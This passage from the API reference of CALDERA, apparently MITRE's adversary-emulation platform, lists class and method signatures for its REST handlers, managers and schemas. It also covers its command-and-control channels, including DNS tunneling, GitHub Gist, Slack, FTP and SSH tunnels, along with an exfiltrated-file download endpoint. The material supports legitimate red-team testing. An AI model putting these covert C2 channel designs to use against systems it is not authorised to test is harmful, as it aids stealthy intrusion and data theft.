The Sandcat agent stores the value of this global variable in its profile, which is then returned to the CALDERA server upon first check-in as a key\value pair `origin_link_id : cd63fdbb-0f3a-49ea-b4eb-306a3ff40f81` in the JSON dictionary. The CALDERA server will automatically store this pair when creating the Agent object and use it when generating the Attack Path graph in the Debrief plugin.

NOTE: The `origin_link_id` key is optional and not required for the CALDERA server to register and use new agents as expected. It is only required to take advantage of the lateral movement tracking in the Debrief plugin.

CHAPTER

TWENTYNINE

APP

29.1 app package

29.1.1 Subpackages

app.api namespace

Subpackages

app.api.packs namespace

Submodules

app.api.packs.advanced module

class app.api.packs.advanced.**AdvancedPack**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async enable()

app.api.packs.campaign module

class app.api.packs.campaign.**CampaignPack**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async enable()

app.api.v2 package

Subpackages

app.api.v2.handlers namespace

Submodules

app.api.v2.handlers.ability_api module

class app.api.v2.handlers.ability_api.**AbilityApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_ability(*request: aiohttp.web_request.Request*)

async create_or_update_ability(*request: aiohttp.web_request.Request*)

async delete_ability(*request: aiohttp.web_request.Request*)

async get_abilities(*request: aiohttp.web_request.Request*)

async get_ability_by_id(*request: aiohttp.web_request.Request*)

async update_ability(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.adversary_api module

class app.api.v2.handlers.adversary_api.**AdversaryApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_adversary(*request: aiohttp.web_request.Request*)

async create_on_disk_object(*request: aiohttp.web_request.Request*)

async create_or_update_adversary(*request: aiohttp.web_request.Request*)

async delete_adversary(*request: aiohttp.web_request.Request*)

async get_adversaries(*request: aiohttp.web_request.Request*)

async get_adversary_by_id(*request: aiohttp.web_request.Request*)

async update_adversary(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.agent_api module

class app.api.v2.handlers.agent_api.**AgentApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_agent(*request: aiohttp.web_request.Request*)

async create_or_update_agent(*request: aiohttp.web_request.Request*)

async delete_agent(*request: aiohttp.web_request.Request*)

async get_agent_by_id(*request: aiohttp.web_request.Request*)

async get_agents(*request: aiohttp.web_request.Request*)

async get_deploy_commands(*request: aiohttp.web_request.Request*)

async get_deploy_commands_for_ability(*request: aiohttp.web_request.Request*)

async update_agent(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.base_api module

class app.api.v2.handlers.base_api.**BaseApi**(*auth_svc*, *logger=None*)
Bases: abc.ABC

abstract add_routes(*app: aiohttp.web_app.Application*)

async get_request_permissions(*request: aiohttp.web_request.Request*)

property log

async static parse_json_body(*request: aiohttp.web_request.Request*, *schema: marshmallow.schema.Schema*)

app.api.v2.handlers.base_object_api module

class app.api.v2.handlers.base_object_api.**BaseObjectApi**(*description*, *obj_class*, *schema*, *ram_key*, *id_property*, *auth_svc*, *logger=None*)
Bases: *app.api.v2.handlers.base_api.BaseApi*

abstract add_routes(*app: aiohttp.web_app.Application*)

async create_object(*request: aiohttp.web_request.Request*)

async create_on_disk_object(*request: aiohttp.web_request.Request*)

async create_or_update_object(*request: aiohttp.web_request.Request*)

async create_or_update_on_disk_object(*request: aiohttp.web_request.Request*)

async delete_object(*request: aiohttp.web_request.Request*)

async delete_on_disk_object(*request: aiohttp.web_request.Request*)

async get_all_objects(*request: aiohttp.web_request.Request*)

async get_object(*request: aiohttp.web_request.Request*)

async update_object(*request: aiohttp.web_request.Request*)

async update_on_disk_object(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.config_api module

class app.api.v2.handlers.config_api.**ConfigApi**(*services*)
Bases: *app.api.v2.handlers.base_api.BaseApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_config_with_name(*request*)

async update_agents_config(*request*)

async update_main_config(*request*)

app.api.v2.handlers.contact_api module

class app.api.v2.handlers.contact_api.**ContactApi**(*services*)
Bases: *app.api.v2.handlers.base_api.BaseApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_available_contact_reports(*request: aiohttp.web_request.Request*)

async get_contact_report(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.fact_api module

class app.api.v2.handlers.fact_api.**FactApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

async add_facts(*request: aiohttp.web_request.Request*)

async add_relationships(*request: aiohttp.web_request.Request*)

add_routes(*app: aiohttp.web_app.Application*)

async delete_facts(*request: aiohttp.web_request.Request*)

async delete_relationships(*request: aiohttp.web_request.Request*)

async get_facts(*request: aiohttp.web_request.Request*)

async get_facts_by_operation_id(*request: aiohttp.web_request.Request*)

async get_relationships(*request: aiohttp.web_request.Request*)

async get_relationships_by_operation_id(*request: aiohttp.web_request.Request*)

async update_facts(*request: aiohttp.web_request.Request*)

async update_relationships(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.fact_source_api module

class app.api.v2.handlers.fact_source_api.**FactSourceApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_fact_source(*request: aiohttp.web_request.Request*)

async create_or_update_source(*request: aiohttp.web_request.Request*)

async delete_source(*request: aiohttp.web_request.Request*)

async get_fact_source_by_id(*request: aiohttp.web_request.Request*)

async get_fact_sources(*request: aiohttp.web_request.Request*)

async update_fact_source(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.health_api module

class app.api.v2.handlers.health_api.**HealthApi**(*services*)
Bases: *app.api.v2.handlers.base_api.BaseApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_health_info(*request*)

app.api.v2.handlers.obfuscator_api module

class app.api.v2.handlers.obfuscator_api.**ObfuscatorApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_obfuscator_by_name(*request: aiohttp.web_request.Request*)

async get_obfuscators(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.objective_api module

class app.api.v2.handlers.objective_api.**ObjectiveApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_objective(*request: aiohttp.web_request.Request*)

async create_or_update_objective(*request: aiohttp.web_request.Request*)

async get_objective_by_id(*request: aiohttp.web_request.Request*)

async get_objectives(*request: aiohttp.web_request.Request*)

async update_objective(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.operation_api module

class app.api.v2.handlers.operation_api.**OperationApi**(*services*)
Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_object(*request: aiohttp.web_request.Request*)

async create_operation(*request: aiohttp.web_request.Request*)

async create_potential_link(*request: aiohttp.web_request.Request*)

async delete_operation(*request: aiohttp.web_request.Request*)

async get_operation_by_id(*request: aiohttp.web_request.Request*)

async get_operation_event_logs(*request: aiohttp.web_request.Request*)

async get_operation_link(*request: aiohttp.web_request.Request*)

async get_operation_link_result(*request: aiohttp.web_request.Request*)

async get_operation_links(*request: aiohttp.web_request.Request*)

async get_operation_report(*request: aiohttp.web_request.Request*)

async get_operations(*request: aiohttp.web_request.Request*)

async get_potential_links(*request: aiohttp.web_request.Request*)

async get_potential_links_by_paw(*request: aiohttp.web_request.Request*)

async update_object(*request: aiohttp.web_request.Request*)

async update_operation(*request: aiohttp.web_request.Request*)

async update_operation_link(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.planner_api module

class app.api.v2.handlers.planner_api.**PlannerApi**(*services*)

Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_planner_by_id(*request: aiohttp.web_request.Request*)

async get_planners(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.plugins_api module

class app.api.v2.handlers.plugins_api.**PluginApi**(*services*)

Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_plugin_by_name(*request: aiohttp.web_request.Request*)

async get_plugins(*request: aiohttp.web_request.Request*)

app.api.v2.handlers.schedule_api module

class app.api.v2.handlers.schedule_api.**ScheduleApi**(*services*)

Bases: *app.api.v2.handlers.base_object_api.BaseObjectApi*

add_routes(*app: aiohttp.web_app.Application*)

async create_object(*request: aiohttp.web_request.Request*)

async create_or_update_object(*request: aiohttp.web_request.Request*)

async create_or_update_schedule(*request: aiohttp.web_request.Request*)

async create_schedule(*request: aiohttp.web_request.Request*)

async delete_schedule(*request: aiohttp.web_request.Request*)

async get_schedule_by_id(*request: aiohttp.web_request.Request*)

async get_schedules(*request: aiohttp.web_request.Request*)

async update_schedule(*request: aiohttp.web_request.Request*)

app.api.v2.managers namespace

Submodules

app.api.v2.managers.ability_api_manager module

class app.api.v2.managers.ability_api_manager.**AbilityApiManager**(*data_svc*, *file_svc*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

async create_on_disk_object(*data: dict*, *access: dict*, *ram_key: str*, *id_property: str*, *obj_class: type*)

async replace_on_disk_object(*obj: Any*, *data: dict*, *ram_key: str*, *id_property: str*)

async update_on_disk_object(*obj: Any*, *data: dict*, *ram_key: str*, *id_property: str*, *obj_class: type*)

app.api.v2.managers.adversary_api_manager module

class app.api.v2.managers.adversary_api_manager.**AdversaryApiManager**(*data_svc*, *file_svc*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

async verify_adversary(*adversary:* app.objects.c_adversary.Adversary)

app.api.v2.managers.agent_api_manager module

class app.api.v2.managers.agent_api_manager.**AgentApiManager**(*data_svc*, *file_svc*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

async get_deploy_commands(*ability_id: str = None*)

app.api.v2.managers.base_api_manager module

class app.api.v2.managers.base_api_manager.**BaseApiManager**(*data_svc*, *file_svc*, *logger=None*)

Bases: *app.utility.base_world.BaseWorld*

create_object_from_schema(*schema: marshmallow.schema.SchemaMeta*, *data: dict*, *access:* app.utility.base_world.BaseWorld.Access)

async create_on_disk_object(*data: dict*, *access: dict*, *ram_key: str*, *id_property: str*, *obj_class: type*)

static dump_object_with_filters(*obj: Any*, *include: List[str] = None*, *exclude: List[str] = None*) → dict

find_and_dump_objects(*ram_key: str*, *search: dict = None*, *sort: str = None*, *include: List[str] = None*, *exclude: List[str] = None*)

find_and_update_object(*ram_key: str*, *data: dict*, *search: dict = None*)

async find_and_update_on_disk_object(*data: dict*, *search: dict*, *ram_key: str*, *id_property: str*, *obj_class: type*)

find_object(*ram_key: str*, *search: dict = None*)

find_objects(*ram_key: str*, *search: dict = None*)
Find objects matching the given criteria

property log

async remove_object_from_disk_by_id(*identifier: str*, *ram_key: str*)

async remove_object_from_memory_by_id(*identifier: str*, *ram_key: str*, *id_property: str*)

replace_object(*obj: Any*, *data: dict*)

async replace_on_disk_object(*obj: Any*, *data: dict*, *ram_key: str*, *id_property: str*)

update_object(*obj: Any*, *data: dict*)

async update_on_disk_object(*obj: Any*, *data: dict*, *ram_key: str*, *id_property: str*, *obj_class: type*)

app.api.v2.managers.config_api_manager module

class app.api.v2.managers.config_api_manager.**ConfigApiManager**(*data_svc*, *file_svc*, *config_interface=None*)
Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

get_filtered_config(*name*)
Return the configuration for the input *name* with sensitive fields removed.

async update_global_agent_config(*sleep_min: int = None*, *sleep_max: int = None*, *watchdog: int = None*, *untrusted_timer: int = None*, *implant_name: str = None*, *bootstrap_abilities: List[str] = None*, *deadman_abilities=None*)

update_main_config(*prop*, *value*)

exception app.api.v2.managers.config_api_manager.**ConfigNotFound**(*config_name*, *message=None*)
Bases: Exception

exception app.api.v2.managers.config_api_manager.**ConfigUpdateNotAllowed**(*property*, *message=None*)
Bases: Exception

app.api.v2.managers.config_api_manager.**filter_keys**(*mapping*, *keys_to_remove*)

app.api.v2.managers.config_api_manager.**filter_sensitive_props**(*config_map*)
Return a copy of *config_map* with top-level sensitive keys removed.

app.api.v2.managers.config_api_manager.**is_sensitive_prop**(*prop*)
Return True if the input prop is a sensitive configuration property.

app.api.v2.managers.contact_api_manager module

class app.api.v2.managers.contact_api_manager.**ContactApiManager**(*data_svc*, *file_svc*, *contact_svc*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

get_available_contact_reports()

get_contact_report(*contact: str = None*)

app.api.v2.managers.fact_api_manager module

class app.api.v2.managers.fact_api_manager.**FactApiManager**(*data_svc*, *file_svc*, *knowledge_svc*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

async static copy_object(*obj*)

async static extract_data(*request: aiohttp.web_request.Request*)

async verify_fact_integrity(*data*)

async verify_operation_state(*new_fact*)

async verify_relationship_integrity(*data*)

app.api.v2.managers.operation_api_manager module

class app.api.v2.managers.operation_api_manager.**OperationApiManager**(*services*)

Bases: *app.api.v2.managers.base_api_manager.BaseApiManager*

build_ability(*data: dict*, *executor:* app.objects.secondclass.c_executor.Executor)

build_executor(*data: dict*, *agent:* app.objects.c_agent.Agent)

async create_object_from_schema(*schema: marshmallow.schema.SchemaMeta*, *data: dict*, *access:* app.utility.base_world.BaseWorld.Access, *existing_operation:* app.objects.c_operation.Operation = *None*)

async create_potential_link(*operation_id: str*, *data: dict*, *access:* app.utility.base_world.BaseWorld.Access)

async find_and_update_object(*ram_key: str*, *data: dict*, *search: dict = None*)

async get_agent(*operation:* app.objects.c_operation.Operation, *data: dict*)

async get_operation_event_logs(*operation_id: str*, *access: dict*, *output: bool*)

async get_operation_link(*operation_id: str*, *link_id: str*, *access: dict*)

async get_operation_link_result(*operation_id: str*, *link_id: str*, *access: dict*)

async get_operation_links(*operation_id: str*, *access: dict*)

async get_operation_object(*operation_id: str*, *access: dict*)

async get_operation_report(*operation_id: str*, *access: dict*, *output: bool*)

async get_potential_links(*operation_id: str*, *access: dict*, *paw: str = None*)

search_operation_for_link(*operation:* app.objects.c_operation.Operation, *link_id: str*)

async setup_operation(*data: dict*, *access:* app.utility.base_world.BaseWorld.Access)
Applies default settings to an operation if data is missing.

async update_object(*obj: Any*, *data: dict*)

async update_operation_link(*operation_id: str*, *link_id: str*, *link_data: dict*, *access:* app.utility.base_world.BaseWorld.Access)

validate_link_data(*link_data: dict*)

async validate_operation_state(*data: dict*, *existing:* app.objects.c_operation.Operation = *None*)

app.api.v2.managers.schedule_api_manager module

class app.api.v2.managers.schedule_api_manager.**ScheduleApiManager**(*services*)
Bases: *app.api.v2.managers.operation_api_manager.OperationApiManager*

create_object_from_schema(*schema: marshmallow.schema.SchemaMeta*, *data: dict*, *access:* app.utility.base_world.BaseWorld.Access)

find_and_update_object(*ram_key: str*, *data: dict*, *search: dict = None*)

update_object(*obj: Any*, *data: dict*)

async validate_and_setup_task(*data: dict*, *access:* app.utility.base_world.BaseWorld.Access)

app.api.v2.schemas namespace

Submodules

app.api.v2.schemas.base_schemas module

class app.api.v2.schemas.base_schemas.**BaseGetAllQuerySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)
Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.api.v2.schemas.base_schemas.**BaseGetOneQuerySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.api.v2.schemas.caldera_info_schemas module

class app.api.v2.schemas.caldera_info_schemas.**CalderaInfoSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

ordered = True

opts = <marshmallow.schema.SchemaOpts object>

app.api.v2.schemas.config_schemas module

class app.api.v2.schemas.config_schemas.**AgentConfigUpdateSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.api.v2.schemas.config_schemas.**ConfigUpdateSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.api.v2.schemas.deploy_command_schemas module

class app.api.v2.schemas.deploy_command_schemas.**DeployCommandsSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.api.v2.schemas.error_schemas module

class app.api.v2.schemas.error_schemas.**JsonHttpErrorSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

ordered = True

classmethod make_dict(*error*, *details=None*)

opts = <marshmallow.schema.SchemaOpts object>

classmethod serialize(*error*, *details=None*)

Submodules

app.api.v2.errors module

exception app.api.v2.errors.**DataValidationError**(*message=None*, *name=None*, *value=None*)

Bases: Exception

exception app.api.v2.errors.**RequestBodyParseError**

Bases: Exception

Base class for HTTP body parsing errors.

exception app.api.v2.errors.**RequestUnparsableJsonError**(*message=None*)

Bases: *app.api.v2.errors.RequestBodyParseError*

Raised when a request body is not parsable (i.e., it is not well-formed json)

exception app.api.v2.errors.**RequestValidationError**(*message=None*, *errors=None*)

Bases: *app.api.v2.errors.RequestBodyParseError*

Raised when an http request body contains json that is not schema-valid.

app.api.v2.responses module

exception app.api.v2.responses.**JsonHttpBadRequest**(*error*, *details=None*, ***kwargs*)
Bases: *app.api.v2.responses.JsonHttpErrorResponse*, aiohttp.web_exceptions.HTTPBadRequest

An HTTP 400 response with a json formatted body.

class app.api.v2.responses.**JsonHttpErrorResponse**(*error*, *details=None*, ***kwargs*)
Bases: object

Base class for json formatted versions of aiohttp responses.

exception app.api.v2.responses.**JsonHttpForbidden**(*error*, *details=None*, ***kwargs*)
Bases: *app.api.v2.responses.JsonHttpErrorResponse*, aiohttp.web_exceptions.HTTPForbidden

An HTTP 403 response with a json formatted body.

exception app.api.v2.responses.**JsonHttpNotFound**(*error*, *details=None*, ***kwargs*)
Bases: *app.api.v2.responses.JsonHttpErrorResponse*, aiohttp.web_exceptions.HTTPNotFound

An HTTP 404 response with a json formatted body.

async app.api.v2.responses.**apispec_request_validation_middleware**(*request*, *handler*)

Middleware to handle errors thrown by schema validation

Must be added before *validation_middleware*

async app.api.v2.responses.**json_request_validation_middleware**(*request*, *handler*)
Middleware that converts json decoding and marshmallow validation errors into 400 responses w/ json bodies.

app.api.v2.security module

app.api.v2.security.**authentication_exempt**(*handler*)
Mark the endpoint handler as not requiring authentication.

Note: This only applies when the authentication_required_middleware is being used.

app.api.v2.security.**authentication_required_middleware_factory**(*auth_svc*)
Enforce authentication on every endpoint within an web application.

Note: Any endpoint handler can opt-out of authentication using the @authentication_exempt decorator.

app.api.v2.security.**is_handler_authentication_exempt**(*handler*)
Return True if the endpoint handler is authentication exempt.

app.api.v2.validation module

app.api.v2.validation.**check_not_empty_string**(*value*, *name=None*)

app.api.v2.validation.**check_positive_integer**(*value*, *name=None*)

Module contents

app.api.v2.**make_app**(*services*)

Submodules

app.api.rest_api module

class app.api.rest_api.**RestApi**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async download_exfil_file(**params*)

async download_file(*request*)

async enable()

async landing(*request*)

async login(*request*)

async logout(*request*)

async rest_core(**params*)

async rest_core_info(**params*)

async upload_file(*request*)

async validate_login(*request*)

app.contacts namespace

Subpackages

app.contacts.handles namespace

Submodules

app.contacts.handles.h_beacon module

class app.contacts.handles.h_beacon.**Handle**(*tag*)
Bases: object

async static run(*message*, *services*, *caller*)

app.contacts.tunnels namespace

Submodules

app.contacts.tunnels.tunnel_ssh module

class app.contacts.tunnels.tunnel_ssh.**SSHServerTunnel**(*services*, *user_name*, *user_password*)

Bases: asyncssh.server.SSHServer

begin_auth(*username*)
Authentication has been requested by the client

This method will be called when authentication is attempted for the specified user. Applications should use this method to prepare whatever state they need to complete the authentication, such as loading in the set of authorized keys for that user. If no authentication is required for this user, this method should return *False* to cause the authentication to immediately succeed. Otherwise, it should return *True* to indicate that authentication should proceed.

If blocking operations need to be performed to prepare the state needed to complete the authentication, this method may be defined as a coroutine.

Parameters **username** (*str*) – The name of the user being authenticated

Returns A *bool* indicating whether authentication is required

connection_lost(*exc*)
Called when a connection is lost or closed

This method is called when a connection is closed. If the connection is shut down cleanly, *exc* will be *None*. Otherwise, it will be an exception explaining the reason for the disconnect.

connection_made(*conn*)
Called when a connection is made

This method is called when a new TCP connection is accepted. The *conn* parameter should be stored if needed for later use.

Parameters **conn** (SSHServerConnection) – The connection which was successfully opened

connection_requested(*dest_host*, *dest_port*, *orig_host*, *orig_port*)
Handle a direct TCP/IP connection request

This method is called when a direct TCP/IP connection request is received by the server. Applications wishing to accept such connections must override this method.

To allow standard port forwarding of data on the connection to the requested destination host and port, this method should return *True*.

To reject this request, this method should return *False* to send back a "Connection refused" response or raise an ChannelOpenError exception with the reason for the failure.

If the application wishes to process the data on the connection itself, this method should return either an SSHTCPSession object which can be used to process the data received on the channel or a tuple consisting of of an SSHTCPChannel object created with create_tcp_channel() and an SSHTCPSession, if the application wishes to pass non-default arguments when creating the channel.

If blocking operations need to be performed before the session can be created, a coroutine which returns an SSHTCPSession object can be returned instead of the session iself. This can be either returned directly or as a part of a tuple with an SSHTCPChannel object.

By default, all connection requests are rejected.

Parameters

- **dest_host** (*str*) – The address the client wishes to connect to
- **dest_port** (*int*) – The port the client wishes to connect to
- **orig_host** (*str*) – The address the connection was originated from
- **orig_port** (*int*) – The port the connection was originated from

Returns

One of the following:

- An `SSHTCPSession` object or a coroutine which returns an `SSHTCPSession`
- A tuple consisting of an `SSHTCPChannel` and the above
- A *callable* or coroutine handler function which takes AsyncSSH stream objects for reading from and writing to the connection
- A tuple consisting of an `SSHTCPChannel` and the above
- *True* to request standard port forwarding
- *False* to refuse the connection

Raises `ChannelOpenError` if the connection shouldn't be accepted

password_auth_supported()

Return whether or not password authentication is supported

This method should return *True* if password authentication is supported. Applications wishing to support it must have this method return *True* and implement *validate_password()* to return whether or not the password provided by the client is valid for the user being authenticated.

By default, this method returns *False* indicating that password authentication is not supported.

Returns A *bool* indicating if password authentication is supported or not

validate_password(*username*, *password*)

Return whether password is valid for this user

This method should return *True* if the specified password is a valid password for the user being authenticated. It must be overridden by applications wishing to support password authentication.

If the password provided is valid but expired, this method may raise `PasswordChangeRequired` to request that the client provide a new password before authentication is allowed to complete. In this case, the application must override `change_password()` to handle the password change request.

This method may be called multiple times with different passwords provided by the client. Applications may wish to limit the number of attempts which are allowed. This can be done by having *password_auth_supported()* begin returning *False* after the maximum number of attempts is exceeded.

If blocking operations need to be performed to determine the validity of the password, this method may be defined as a coroutine.

By default, this method returns *False* for all passwords.

Parameters

- **username** (*str*) – The user being authenticated
- **password** (*str*) – The password sent by the client

Returns A *bool* indicating if the specified password is valid for the user being authenticated

Raises `PasswordChangeRequired` if the password provided is expired and needs to be changed

class app.contacts.tunnels.tunnel_ssh.**Tunnel**(*services*)
Bases: *app.utility.base_world.BaseWorld*

server_factory()

async start()

Submodules

app.contacts.contact_dns module

class app.contacts.contact_dns.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_dns.**DnsAnswerObj**(*record_type*, *dns_class*, *ttl*, *data*)
Bases: object

get_bytes(*byteorder='big'*)

class app.contacts.contact_dns.**DnsPacket**(*transaction_id*, *flags*, *num_questions*, *num_answer_rrs*, *num_auth_rrs*, *num_additional_rrs*, *qname_labels*, *record_type*, *dns_class*)
Bases: object

authoritative_resp_flag = 1024

static generate_packet_from_bytes(*data*, *byteorder='big'*)

get_opcode()

get_response_code()

has_standard_query()

is_query()

is_response()

opcode_mask = 30720

opcode_offset = 11

query_response_flag = 32768

recursion_available()

recursion_available_flag = 128

recursion_desired()

recursion_desired_flag = 256

response_code_mask = 15

truncated()

truncated_flag = 512

class app.contacts.contact_dns.**DnsRecordType**
Bases: enum.Enum

An enumeration.

A = 1

AAAA = 28

CNAME = 5

NS = 2

TXT = 16

class app.contacts.contact_dns.**DnsResponse**(*transaction_id*, *flags*, *num_questions*, *num_answer_rrs*, *num_auth_rrs*, *num_additional_rrs*, *qname_labels*, *record_type*, *dns_class*, *answers*)
Bases: *app.contacts.contact_dns.DnsPacket*

default_ttl = 300

static generate_response_for_query(*dns_query*, *r_code*, *answers*, *authoritative=True*, *recursion_available=False*, *truncated=False*)
Given DnsPacket query, return response with provided fields. Answers is list of DnsAnswerObj for the given query.

get_bytes(*byteorder='big'*)

max_ttl = 86400

max_txt_size = 255

min_ttl = 300

standard_pointer = 49164

class app.contacts.contact_dns.**DnsResponseCodes**
Bases: enum.Enum

An enumeration.

NXDOMAIN = 3

SUCCESS = 0

class app.contacts.contact_dns.**Handler**(*domain*, *services*, *name*)
Bases: asyncio.protocols.DatagramProtocol

class ClientRequestContext(*request_id*, *dns_request*, *request_contents*)
Bases: object

class FileUploadRequest(*request_id*, *requesting_paw*, *directory*, *filename*)
Bases: object

class MessageType
Bases: enum.Enum

An enumeration.

Beacon = 'be'

FileUploadData = 'ud'

FileUploadRequest = 'ur'

InstructionDownload = 'id'

PayloadDataDownload = 'pd'

PayloadFilenameDownload = 'pf'

PayloadRequest = 'pr'

class StoredResponse(*data*)
Bases: object

finished_reading()

read_data(*num_bytes*)

class TunneledMessage(*message_id*, *message_type*, *num_chunks*)
Bases: object

add_chunk(*chunk_index*, *contents*)

export_contents()

is_complete()

connection_made(*transport*)
Called when a connection is made.

The argument is the transport representing the pipe connection. To receive data, wait for data_received() calls. When the connection is closed, connection_lost() is called.

datagram_received(*data*, *addr*)
Called when some datagram is received.

async generate_dns_tunneling_response_bytes(*data*)

app.contacts.contact_ftp module

class app.contacts.contact_ftp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

check_config()

async ftp_server_python_new()

async ftp_server_python_old()

set_up_server()

setup_ftp_users()

async start()

async stop()

class app.contacts.contact_ftp.**FtpHandler**(*user*, *contact_svc*, *file_svc*, *logger*, *host*, *port*, *username*, *password*, *user_dir*)
Bases: aioftp.server.Server

async contact_caldera_server(*profile*)

async create_beacon_response(*agent*, *instructions*)

async get_payload_file(*payload_dict*)

async handle_agent_file(*split_file_path*, *file_bytes*)

async stor(*connection*, *rest*, *mode='wb'*)

async submit_uploaded_file(*paw*, *filename*, *data*)

write_file(*paw*, *file_name*, *contents*)

app.contacts.contact_gist module

class app.contacts.contact_gist.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

class GistUpload(*upload_id*, *filename*, *num_chunks*)
Bases: object

add_chunk(*chunk_index*, *contents*)

export_contents()

is_complete()

VALID_TOKEN_FORMATS = ['^[a-fA-F0-9]{40,255}$', '^ghp_[A-Za-z0-9_]{36,251}$']

async get_beacons()
Retrieve all GIST beacons for a particular api token :return: the beacons

async get_results()
Retrieve all GIST posted results for a this C2's api token :return:

async get_uploads()
Retrieve all GIST posted file uploads for this C2's api token :return: list of (raw content, gist description, gist filename) tuples for upload GISTs

async gist_operation_loop()

async handle_beacons(*beacons*)
Handles various beacons types (beacon and results)

async handle_uploads(*upload_gist_info*)

retrieve_config()

async start()

valid_config(*token*)

app.contacts.contact_gist.**api_access**(*func*)

app.contacts.contact_html module

class app.contacts.contact_html.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

app.contacts.contact_http module

class app.contacts.contact_http.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

app.contacts.contact_slack module

class app.contacts.contact_slack.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

class SlackUpload(*upload_id*, *filename*, *num_chunks*)
Bases: object

add_chunk(*chunk_index*, *contents*)

export_contents()

is_complete()

async get_beacons()
Retrieve all SLACK beacons for a particular api key :return: the beacons

async get_results()
Retrieve all SLACK posted results for a this C2's api key :return:

async get_uploads()
